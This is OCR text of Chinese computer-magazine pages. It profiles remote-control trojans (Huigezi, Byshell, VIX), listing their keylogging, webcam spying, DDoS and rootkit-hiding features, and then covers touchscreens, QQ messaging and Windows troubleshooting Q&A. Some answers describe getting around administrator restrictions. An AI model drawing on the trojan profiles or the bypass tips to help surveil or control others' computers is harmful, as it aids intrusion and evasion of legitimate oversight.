
木马程序（桌面类）：灰鸽子

功能特点：此类木马主要用于截取桌面图象，木马采用反向连接技术穿透防火墙，但木马体积比较大，控制端多为EXE文件，

木马主窗口	1、上方依次是［账号输入框］、［密码输入框］、［登陆按钮］、［账号输入框］、［网 ［在线人数/上限人数］、［到期时间］。 2、中间左边［肉鸡上线显示区域］。 中间右边［用户消息显示区］ 3、中下方显示区［肉鸡头像］、［肉鸡头像修改器］、［肉鸡昵称］、［修改肉鸡昵称 ［肉鸡IP］、［肉鸡端口］、［肉鸡系统］、［肉鸡屏幕］、［肉鸡位置］、［肉鸡网络模 4、下方功能栏［屏幕操作］、［视频操作］、［文件操作］、［卸载肉鸡］、［弹消息］、［CMD操作］、［DDOS攻击］、［公告开关］ 5、底部功能栏［官方网站］、［修改密码］、［清除木马］、［购买肉鸡］、［人数上限］［账户充值］、［下载木马］
木马配置器	［设置肉鸡上线显示头像］、［选择是否增加过主动防御］、［设置木马安装路径］、［下载木马］、［请求服务器配置木马］
屏幕控制窗口	［控制对方］、［键盘记录］、［关闭进程］、［打开网页］、［自动截图］、［监控进度条］［屏幕图像质量调节器］、［流量进度条］
视频监控窗口	［摄像头图像质量调节器］、［多摄像头监控选择］、［视频特效］、［帧数/流量条］、［语音监听开关］
文件操作窗口	1、窗口布局：［资源管理器地址栏］、［盘符目录显示区］、［文件列表区］ 2、右键菜单：［改文件名］、［复制文件］、［剪贴文件］、［粘贴文件］、［删除文件］、［运行文件］、［刷新目录］、［切换显示］、［文件上传］、［文件下载］

❷

一般配合网页木马进行种植，大多杀毒软件可根据控制端特征码进行查杀。



❸

代表软件：灰鸽子软件用反向连接方式（见图3），支持域名解析自动上线通知，无需知道服务端地址即可对目标主机进行远程控制采用服务自启动运行和进程注入方式，运行过程中彻底做到无进程工作，用户可定义注入的指定进程、文件释放名称和启动服务名称，由于名气太大，很容易被杀毒软件查找。

木马程序（命令类）：Byshell

功能特点：此类木马基于DOS命令行进行远程管理控制，木马控制端体积非常小，一般控制端为DLL文件或无控制端，很难被杀毒软件发现查杀。

代表软件：Byshell黄金版。Byshell是一个无进程、无DLL、无启动项的、集多种Rootkit技术特征的独立功能远程控制后门程序（Backdoor）。其利用线程注射DLL到系统进程，解除DLL映射并删除自身文件和启动项，关机时恢复。它是内核级的木马程序，主要部分工作在Ring0模式下，因此有很强的隐蔽性和杀伤力。

木马程序（插件类）：VIX

功能特点：无控制端，近年来新兴起的木马程序，木马采用JAVA技术镶嵌入IE浏览器中实现远程控制，杀毒软件查杀相当困难。

代表软件：VIX，木马采用JAVA技术镶嵌入IE浏览器，无需控制端，无进程、无DLL文件，不修改注册表等启动目录，杀毒软件无法正确查杀。

CF［HG02］

伪技巧曝光台

PSEUDO SKILLS EXPOSURE



附件精灵下载附件

伪技巧原因：言过其实

对于混论坛的人来说，大大小小的附件是再熟悉不过了。最近出现了一个名为“附件精灵”的软件，号称可以自动批量下载，并且可以突破限制，随意下载需要论坛币的附件。这样的功能足可以让每个论坛狂人都兴奋。下载软件后，先要添加一个右键功能菜单，然后在保证IE浏览器的情况下进行使用。但实际测试发现，这个下载工具下载的文件普遍只有不到几十KB的字节数，文件下载不全、无法解压的情况时有发生，而且要下载仍然必须登录到相应论坛，对于需要积分或论坛币才能下载的附件，虽然能下，但仍然是消耗积分或论坛币的。很明显，是一个没有完善的软件，无法起到应有的作用。



妙用Ghost让硬盘容量翻倍

伪技巧原因：自欺欺人

容量翻倍是一个很吸引人的东西，我们以前也曝光过试图给U盘容量翻倍的伪技巧，而硬盘方面也有类似的伪技巧。有人就提出了这样的方法：号称只需要准备两块硬盘和一款Ghost 2003软件，采用主硬盘和从硬盘结合的方法，让把硬盘容量成倍扩充。有的人还给出了在Windows下的磁盘增加容量截图，让人很受诱惑（具体操作参照http://xmz4.bokee.com/6806042.html）。

难道真有这么好的事吗？当然没有，那种做法而产生的一个新分区肯定是不可用的，如果向该分区写数据还可能会损坏其他正常分区。出现这种现象的原因主要在于，不少硬盘分区表文件是没有经过微软技术认证的，这就导致Ghost可能会因为某种操作，在Windows操作系统中对硬盘分区发生误认，而产生对硬盘分区表的误识别问题。这样的问题，最有可能发生在两块不同品牌硬盘之间的镜像备份与恢复操作上，但这是一种比较偶然的现象。

CF［HG03］

“联想近日发布了全球首款NVIDIA ION离子平台芯片组的上网本IdeaPad S12。IdeaPad S12可选多种平台配置，如Intel Atom平台或VIA Nano平台版本。”

电容屏电阻屏 手机触屏讲究多


■北京/TKD

触摸屏已经成为手机的标配，屏幕要是不能用手指头戳一下，厂商都不好意思拿出来卖——这就是现在的真实情况。触摸屏带给我们的方便有目共睹，显示面积扩大，操作也更趋于人性化。尤其是iPhone的出现，让触摸屏成了手机的标准配备。但是，你注意过吗，iPhone为什么不给触控笔呢？要知道，触摸屏+触控笔可是一对黄金搭档啊！

电容 电阻 “屏”质不同

iPhone的操控方式没得说，绝对是当前最最时尚的事情。不过，它可不像很多触屏手机那样附赠有触控笔——实际上，如果你用触控笔在iPhone的屏幕上点选操作一下就会知道了，原来根本不会起任何作用！这是因为，iPhone采用的是不同于其他手机的触摸屏——电容屏，大部分手机使用的则是电阻屏。

所谓电阻屏，屏幕是由一个多层符合的薄膜组成，就像是巧克力夹心饼干一样，以玻璃或有机玻璃作为基板（饼干），表面涂了透明的导电层（夹心的巧克力），再上面是一层经过硬化处理（饼干）、能够防止刮伤的塑料面，它的内侧同样也有导电层（夹心的巧克力）。两个导电层之间还有许多细小的透明隔离点把它们隔开，用放大镜检查屏幕，如果发现有很多很多规则的小点，那这必是电阻屏无疑。



当用手机的人触摸屏幕时，两个导电层会发生碰撞接触，这样就会产生电阻值的变化，触摸屏的控制器将根据这个电阻值的变化计算出来触摸的位置。因此，电阻屏的手机必须对屏幕施加一定压力才能实现操作，如笔尖、手指等皆可。



iPhone采用的电容屏在原理上与电阻屏有本质区别，电容屏由一块四层复合玻璃屏构成，在手指按上去的时候，因为人体本身带有的电场会和这个玻璃屏形成一个电容，这个时候电容暂存的电流将从触摸屏四角的电极中流走，控制器会根据电流与手指到屏幕四角的距离比例，来计算出准确位置。正是这个原因，电容屏无法使用触摸笔操作控制，因为它不具备导电性。

触摸屏种类	电阻屏	电容屏
价格	低	高
寿命	3年	2年
维护	免	免
防暴性	一般	好
稳定性	一般	好
透明度	一般	一般
安装形式	内置或外挂	内置
触摸物	任何物体 手指	尖锐物不可
输出分辨率	4096×4096	4096×4096
抗强光干扰性	好	差
响应速度	<10ms	<15ms
跟踪速度	好	好
误抬笔动作	好	好
传感器损伤影响	较小	较小
污物影响	有	较大
漂移	有	较大
适用显示器	纯平	均可
防水性	好	好
防电磁干扰	好	一般

电容屏和电阻屏的区别

电容屏灵敏度高，但反光严重（玻璃基板的本质劣势），而且有“飘移”的问题发生。所谓的“飘移”就是定位不准，这是因为当环境温度、湿度、环境改变时，电容都会受到影响，所以会造成定位不准的问题。

多点触摸非电容屏不可

而且由表中也可以看出，总体来讲电阻屏的优点要多于电容屏的，但为什么iPhone这样代表着科技、时尚的中高端数码产品还会采用电容屏呢？iPhone的多点触摸你肯定会心驰神往吧？这就是电容屏最大的优势。多点触摸屏的工作原理是在导电层上划分出了许多独立的小房子，就像是蜂巢一样，每个小房子通过独立的连线连接到外部的电路来计算定位。可以说，如果不是因为多点触摸功能这一点原因，电容屏根本不可能迅速地出现在人们眼前（电容屏的总成本要高出电阻屏很多）。


CF [HG04]

QQ里的“漏网之鱼”

■云南/张航瑞

腾讯QQ是我们最常用的即时通讯软件，相信不少朋友都曾经遇到过这种情况，在线和好友聊天时，却漏收了好友发过来的即时消息，等下次上线才看到本应该即时收到的信息。那么是何原因造成了偶尔漏掉个别消息的情况呢？

QQ采用的通信协议以UDP为主，辅以TCP协议，QQ上线时，软件会向这多个服务器发送UDP数据包，然后选择回复速度最快的一个作为连接服务器。上线以后，从服务器读取好友列表中的资料、上线好友的IP地址和TCP/UDP端口号，同时也通过服务器反馈自己的同类信息给好友。然后，服务器每隔一段时间向登录的QQ发送一个数据包，里面有好友的IP和端口号等，用此来表示你好友在线的情况。你同时也返回一个数据包给服务器，里面当然也包括自己的IP，也是表示自己是在线的（过程示意图见图）。



网络大补贴：什么是TCP/UDP协议？

http://sheng.blog.51cto.com/53694/33165

当好友给你发信息时，QQ通过UDP协议进行服务器中转方式发出消息。而UDP协议是不可靠协议，但它只管发送，不管对方是否收到。于是，腾讯采用了上层协议来保证可靠传输，就是你的信息使用UDP协议发出消息后，服务器收到该包，需要使用UDP协议发回一个应答包，来保证消息可以无遗漏传输。之所以会发生“好友发过来的即时消息，偶尔没有收到，却会在下次上线或登录时才收到了这个消息的情况，就是因为好友发出的消息，服务器已经收到并向你转发，恰巧遇上你的网络堵塞造成瞬间传输失败，使服务器没有收到你返回的应答包，为了保证信息不会丢失，QQ服务器就会主动对这条信息进行传输控制，将那条消息用专门的服务器来存储，下次再转发，也就是说正常在线下的某条消息被腾讯的服务器当作离线消息来处理了，也就是我们下次上线或登录时才会收到漏掉的消息，总之，是一种网络堵塞引发的故障。

CF [HG05]

搜索引擎也认人？

■天津/孙仲晧


虽然算不上是“业界首创”，但是作为全世界搜索领域当之无愧的老大，Google在自家的图片搜索引擎中引入了“面部特写”、“素描”等分类和按照颜色的搜索之后，还是改变了许多网民对图片搜索的认识。那么，在DC上大热的“面部识别”技术又是如何和搜索引擎结合在一起的呢？

在现今的技术条件下，任何一个搜索引擎都跳不出“从互联网上抓取网页→建立索引数据库→在索引数据库中搜索排序”这三步，只是各家搜索引擎的算法不同罢了。在第一步中，搜索引擎的蜘蛛程序（Spider）会爬遍互联网，通过URL找到尽可能多的网页并抓取回来供第二步中的程序使用。而对于图片搜索，蜘蛛抓取回来的就不是网页而是互联网中的图片了，但问题在于，搜索引擎的程序并不能“看懂”抓取到的图片，而用户在搜索图片的时候使用的也是基于文字的“关键字”。搜索引擎需要在用户输入的文字和图片之间建立相应的关联。这种关联需要经历几个翻译的过程。首先是关键词翻译成搜索引擎可识别的图片特征描述，然后是图片特征描述翻译成实实在在的符合条件的图片。

问题的关键也就处在让搜索引擎可识别的“图片特征描述”上，这首先让我们引出了人脸识别的概念。但如果我们忘掉这个名词，来解决这个问题的话，首先想到的是什么呢？那就是从图片本身的信息中提取特征，这是最简单的方式。而图片的信息包括该图片的页面中的关键字、页面中对图片的描述、图片名和图片的尺寸，甚至是照片的EXIF信息等。从这些信息中就可以对图片的内容进行判断。人脸在图片中的储信息必然有自己的特征（见图，人脸的特征点分布），通过对这些特征的提取就可以让程序分辨出那些是人脸，这样当我们在搜索中选择“脸部特写”时，就把保护这些特征的图片给筛选出来。自然通过对特征的分类，甚至对图片的表情是哭还是笑进行分类。

小提示：

人脸特征分析和提取是一个复杂的过程，国际上出现的技术也有不少，各自都有各自的专利，简单从Google图片搜索的表象来看，我们不能肯定它所采用的图像处理技术，但从各项特征表明，它最大的可能还是基于图片信息特征的分析、筛选。像其他的对照片的3D还原等技术还未看出在目前的Google图片搜索中的应用迹象。




至于其他一些分类，比如素描、剪贴画甚至是基于某种颜色的主色调等，技术上更为简单，通常是根据图片色彩反差、对比度、饱和度、某种颜色的像素数占据总像素数的百分比等信息来分辨的（一些号称能够过滤色情站点的软件也使用了类似的技术）。

CF [HG06]




Q1 为何系统不能记住文件夹设置

问：我在文件夹选项中将文件夹视图设置为详细列表模式，但是重新启动系统后又要设置才行。请问，为什么系统不能自动记忆文件夹视图参数设置？



答：这可能是你在某一个文件夹中设置了详细列表，但之后没有将该设置应用到所有文件夹。通常情况下，只要在某个文件夹中设置了特定的视图或是其他参数，再单击"工具→文件夹选项"，选择"查看"选项卡，再单击"应用到所有文件夹"按钮，这样设置后，其他文件夹也会与当前文件夹的设置参数同步了。(见图1)



傻博士有话说：

默认情况下，Windows系统只能记住400个文件夹视图设置，换句话说，如果已经设置了400个文件夹的视图参数，从第401个文件夹开始，设置的视图参数就不能被记忆。如果用户要想突破这个限制，可以通过注册表来实现：按Win+R打开"运行"对话框，输入"regedit"并回车，依次找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell和HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam]项，在右边窗口中双击"BagMRU Size"，将其值修改大一些，比如"1000"，然后重新启动即可。如果系统中安装了微软官方推出的TweakUI工具，运行后选择左侧的"资源管理器→定制"，然后在右侧窗格中将"记住文件夹的个数"由默认的400调整为更大的数字即可。

来源：http://bbs.cfan.com.cn/thread-735186-1-4.html

Q2 系统总是提示虚拟内存太小

问：我的笔记本电脑中安装的是Windows XP SP3系统，最近在打开多个程序后总提示虚拟内存值过小，之后就发现系统速度明显变慢。请问这该如何解决？

答：可能是你的笔记本电脑的物理内存配置不高，同时也没有分配过多的虚拟内存，应用程序在运行时内存资源不够用而出现的症状。在没有添加物理内存的情况下可以通过增加虚拟内存值来解决问题：

右击"我的电脑"并选择"属性→高级→性能"，在该框中单击"设置"按钮，选择"高级"选项卡，单击"更改"按钮，选择页面文件存放的位置（默认是在C盘），接下来再单击选中"自定义大小"按钮，然后设置"初始大小"和"最大值"，最后按"设置"按钮，再确定即可。

根据微软公司的建议，虚拟内存交换文件最小值应设为内存容量的1.5倍，不过若内存容量是512MB甚至1GB以至更高，那么它所占用的空间肯定也不少。因此当内存总容量在256MB以下，就将虚拟内存的最小值设置为1.5倍；在512MB以上，设置为内存容量的一半；介于256MB与512MB之间的就设为与内存容量的相同值，可以把初始大小和最大值设为相同，以避免系统频繁改变页面文件的大小。

Q3 为何不能更改系统时间

问：系统时间慢了几分钟，我打算更正一下时间时发现无法修改，系统提示"你没有适当的权限，无法修改系统时间"，请问这是什么原因？

答：你使用的系统账户可能不是系统管理员账号，如果知道系统管理员账户（Administrator）的密码，直接切换到该账户，然后再进行修改即可。此外，如果在系统组策略中关闭了时间修改权限也有可能出现无法修改的情况，只要按Win+R，在打开的"运行"对话框中输入"gpedit.msc"并回车，依次展开到"计算机配置→Windows设置→安全设置→本地策略→用户权利指派→更改系统时间"并双击，在打开的窗口中将当前用户添加到列表中即可。其实，修改系统时间可以直接在启动时按DEL或F2进入BIOS设置，然后设置好系统时间，这样就可以绕开操作系统中的限制。

来源：http://bbs.cfan.com.cn/thread-349096-1-8.html

Q4 关机命令为何不起作用

问：因为工作需要，我使用at命令写了一个关机批处理文件，内容如下：

```
@echo off
at 11:00 shutdown -s
echo 自动关机已经启动
```

但是当到达11点时仍不会出现自动关机现象。请问这是什么原因？

答：你的命令没有错误，出现问题的可能性是因为系统中的Task Schedule服务没有开启而导致的，只要按Win+R打开"运行"对话框，输入"services.msc"并回车，在打开的服务管理器中依次找到Task Schedule服务，双击并在打开的窗口中将其启动即可。

来源：http://bbs.cfan.com.cn/thread-904642-1-8.html

Q5 系统开机时提示找不到"nvmctray"模块

问：最近系统开启后，首先会弹出一个对话框：加载C:\windows\system32\nvmctray.dll出错找不到指定的模块，关闭此对话框后并不影响系统使用。请问这是什么原因？


答：这可能是系统在杀毒或是优化、卸载软件等操作时将显卡的相关组件删除或是损坏而导致的。若有显卡驱动程序，直接重新安装一次驱动程序及附属软件即可解决问题，如果不影响使用，直接按Win+R打开"运行"对话框，输入"msconfig"并回车，在"启动"标签中将nvmctray相关项取消选择，保存设置即可。

来源：http://wenda.tianya.cn/wenda/thread?tid=50d4a07ce4b55623&clk=wttpcts CF [SB01]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

Q1 魔法分区显示117错误

问：我安装的是Windows XP SP3，安装了魔法分区8.0，在运行时总是提示“初始化失败，错误117 Partition's driver letter cannot be identified”，请问这该如何解决？



答：这主要是因为你的系统盘符紊乱所致，当Partition Magic无法识别时，将会出现错误117的提示框。特别是光盘的盘符夹在了其他本地磁盘的盘符之间容易导致此故障出现。解决方法是在“控制面板”中打开“管理工具”，然后依次选择“计算机管理→存储→磁盘管理”，修改各个错乱的盘符，一定要将光驱排在最后。这样设置后即可解决问题（见图）。



傻博士有话说：

在使用分区管理软件、Ghost程序或是被病毒感染，系统盘符都有可能被打乱顺序，出现这种情况后会导致各种问题的产生，例如部分应用程序不能正常运行，这时，只要手工将错乱的盘符重新排序并进行修正即可。此外，为了防止日后盘符紊乱而不能正确排序，最好为每个磁盘分区设置卷标，设置了卷标也方便文件管理，例如存放软件的磁盘卷标设置为soft或“软件”，存放音乐的磁盘设置为music或“音乐”。

来源：http://bbs.cfan.com.cn/thread-901359-1-1.html

Q2 无法卸载Live Messenger

问：我将Windows Live Messenger卸载后重新安装最新版本时，系统总是提示已经安装了，而硬盘中却没有相应的目录，现在是既不能使用又不能安装。请问如何解决？

答：出现这个情况后，只要到http://www.jonathankay.com下载这款名为ZapMessenger的小工具（需要微软的.Net Framework 2.0环境），即可将系统中Live Messenger（也支持MSN Messenger等其他版本）残留信息清除干净。使用起来很简单，直接运行后单击主窗口中的Start按钮就开始卸载、删除系统中残留的Live Messenger信息。清除这些残留的信息后再安装Live Messenger自然就没有问题了。

Q3 KMPlayer无法播放录制的WMV

问：我录制了一段教学录音，录制后的格式为WMV，但是在使用KMPlayer播放器播放时总是显示错误，提示不支持该影片中的部分数据流格式。请问这是什么原因？

答：不管哪款播放器都不是万能的，要想对特定格式的音、视频完好的支持，则需要相应的解码器的支持才行。你遇到的这个问题就是解码器不完善所致，也许你使用的不是完整版的KMPlayer播放器，可以从http://dl.pconline.com.cn/html_2/1/124/id=10344&pn=0.html下载完整版的KMPlayer进行播放。或者从http://www.onlinedown.net/soft/57110.htm下载终极解码器包，安装到系统中，之后也可以使用原先的KMPlayer播放器直接播放。

Q4 小红伞注册号怎么过期了

问：我下载安装了免费版的小红伞杀毒软件，但今天在运行时系统提示小红伞注册号过期了。请问这是什么原因？

答：你使用的应该是Classic（经典版）的小红伞程序，虽然是免费的，但小红伞仍须序列号，在第一次安装时的设置向导中就有个注册步骤。当系统提示要重新注册时，只要到 http://dl1.avgate.net/down/windows/hbedv.key重新下载KEY，直接覆盖安装文件夹内的原文件即可解决问题。

Q5 如何找回被瑞星删除的文件

问：之前一份重要的文件被病毒感染了，我在使用瑞星杀毒时误选择了删除染毒文件，请问如何才能找回这份重要的文件？

答：瑞星杀毒软件默认情况下，会在实际杀毒前对待处理的目标文件进行备份，可以尝试通过以下方式找回被删除的重要文件。选择“开始→瑞星杀毒软件→病毒隔离区”，此时可以看到备份的文件列表，右键点选要恢复的文件后在右键菜单中选择“恢复”或“恢复为”即可将该文件恢复到原先的位置了。

Q6 如何找回文件名变绿的文档

问：“我的文档”设置在D盘，其中保存了大量重要的文件，但上次系统中毒后使用一键还原将系统恢复到之前备份的状态，结果这些保存在D盘中的文件都无法打开，文件名成为绿色的。请问这是什么原因？


答：这些文件可能使用了NTFS磁盘下的EFS加密功能，将文件加密了。这种情况下只有使用加密时使用的系统账户或者在导入之前备份的账户数字证书的情况下才能打开，目前还没有能够破解EFS加密文件的软件。既然使用了一键还原备份了系统，尝试在恢复了系统后使用自己常用的系统用户名来打开这些文件，如果在加密时登录的系统账户及操作系统作成了备份文件，在还原后应该可以打开这些加密文件。

火速链接：2008年第18期《突袭，从EFS加密箱中抢救文本和图片》介绍了用IceSword软件“破解”EFS加密文件的方法。在IceSword中，点击“文件”按钮，浏览到EFS加密的文件，右击，选择“复制”，设置文件保存的位置，EFS加密文件即可复制出来。 CF [SB02]

Q1 系统还原后QQ空间图片显示不正常

问：系统出现问题后，我用之前备份的Ghost镜像恢复了一下，重启后再打开QQ空间，发现空间中的很多地方都显示为一个小红叉，例如播放器、导航条等。请问这该如何解决？

答：QQ空间中的这些物件都是Flash文件，不能正常显示，十之八九是系统中没有安装最新版的Flash插件而引起的，解决方法很简单：到http://www.newhua.com/soft/14968.htm下载Flash插件的独立安装程序，重新安装一次即可正常显示了。



傻博士有话说：

网页中的图片不能正常显示一般有两类情况：一类就像上面的那样，网页图片实际是Flash格式，一般重装Flash插件即可解决；另一类可能是浏览器设置造成的，以IE8为例，点击菜单“工具→Internet选项”，切换到“高级”，检查“多媒体”下的“显示图片”和“在网页中播放动画”项是否选中，如果没有则勾选它们，确定即可。

问题来源：http://tinyurl.com/qk6yb8

Q2 拨号连接总是卡死

问：我使用的是“宽带我世界”拨号连接软件，每次开机进入系统并拨号时这款软件就会卡死，必须等两三分钟后才能连接上，而在未重新启动之前，掉线后重新拨号却又不会出现上述故障。请问这该如何解决？

答：请检查你的本地连接中是否设置了固定IP地址，如果没有请手工指定IP地址（例如将IP设置为：192.168.1.11），再使用默认的子网掩码，设置后重新启动看问题是否解决。系统在安装后默认使用自动获取IP地址的方法，在拨号时系统需要查找IP地址并验证是否与其他IP地址冲突，这会花费一些时间。而如果使用的第三方拨号软件又存在冲突，就很容易出现卡死等现象。

问题来源：http://tinyurl.com/okh69s

Q3 网络游戏不能登录

问：在单位的局域网中，以前可以正常玩QQ游戏、浩方游戏，但这几天总是不能登录，而浏览网页等都是正常的。请问这是什么原因？

答：先尝试在其他同事的电脑中看能否正常登录QQ游戏，如果也不行，那就极有可能是网管限制了游戏平台的端口。要想解决这类问题，除了让网管重新放行游戏平台外，另外可以试试代理服务器，找代理时可以直接在网上搜索，例如http://www.cnproxy.com/就是一个不错的代理服务器信息网，找到一个有效的代理服务器后添加到游戏平台中即可。

问题来源：http://tinyurl.com/q9xoqj

Q4 阿里旺旺内嵌链接失效


问：之前我的IE访问阿里旺旺一直很顺畅，在一次系统中毒重装后，点击阿里旺旺中的链接没有任何反应了。请问这该如何解决？

答：点击链接没反应，问题一般出在浏览器本身，譬如系统默认浏览器参数设置混乱、浏览器本身损坏等。先使用360安全卫士或超级兔子将IE修复一遍，接下来单击“开始→控制面板→添加或删除程序”，在打开的窗口中选择“设定程序访问和默认值”项，查看“Microsoft Windows”下的“浏览器”是否为IE，如果不是，可在下面的“自定义”中设置修改即可。

Q5 傲游下载器损坏

问：我使用的是傲游V2.5.2.544浏览器，在使用它自带的下载功能时总提示：无法访问下载管理器对象，请确认下载管理器正在运行。覆盖安装也不能解决问题。请问这该如何解决？

答：首先，按Win+R键调出运行对话框，输入“services.msc”（不含引号）并按回车键打开服务管理器，找到并确保“DCOM服务器进程启动器”服务开启（见图）。如果故障未消除，请按下述方法来解决：



如果你的系统是Windows XP SP2/Vista，在运行对话框中输入“regsvr32 c:\windows\system32\atl.dll”命令并按回车键执行；如果是Windows 2000，请在运行对话框中输入执行“regsvr32 c:\winnt\system32\atl.dll”。之后重新启动一下系统即可。

Q6 彻底解决IE8网页按钮小的问题

问：安装了IE8浏览器后，在设置中取消选择“对网页上的按钮启用视觉样式”后可以解决IE8浏览器中的问题，而在使用傲游或是其他IE内核浏览器时，该故障仍不能解决。请问，如何才能彻底解决IE8网页按钮小的问题？

答：新建一个记事本文档，输入以下内容：

```
INPUT{
font-size: 10pt;
}
TEXTAREA{
font-size: 10pt;
}
BUTTON{
font-size: 10pt;
}
```

将该文档另存为扩展名为CSS的文件（注意：要保存成utf-8编码），接下来再打开IE浏览器，单击菜单“工具→Internet选项”，选择“常规→辅助功能”，勾选“使用样式表编排文档格式”选项，单击“浏览”按钮将上面保存的CSS文件添加进来，最后单击“确定”保存设置即可（见图）。CF [SB03]

Q1 实现混合交火对显卡有要求

问：我要用HD2600 Pro与A790GX+主板上的板载显卡组成混合交火，并在BIOS中开启了混合交活，但是进入Windows XP操作系统，使用Catalyst Control Center设置里无法找到crossfire选项，请问这是什么问题造成的？

答：你独立显卡是HD2600 Pro核心，而主板是A790GX+，采用AMD 790GX+SB750芯片组。AMD官方目前规定能够与AMD 790GX芯片组实现交火功能的显示核心只有HD 2400PRO和HD 3450。所以你的显卡不能支持交火，建议你更换合适的显卡，一般问题可以解决。



傻博士有话说：

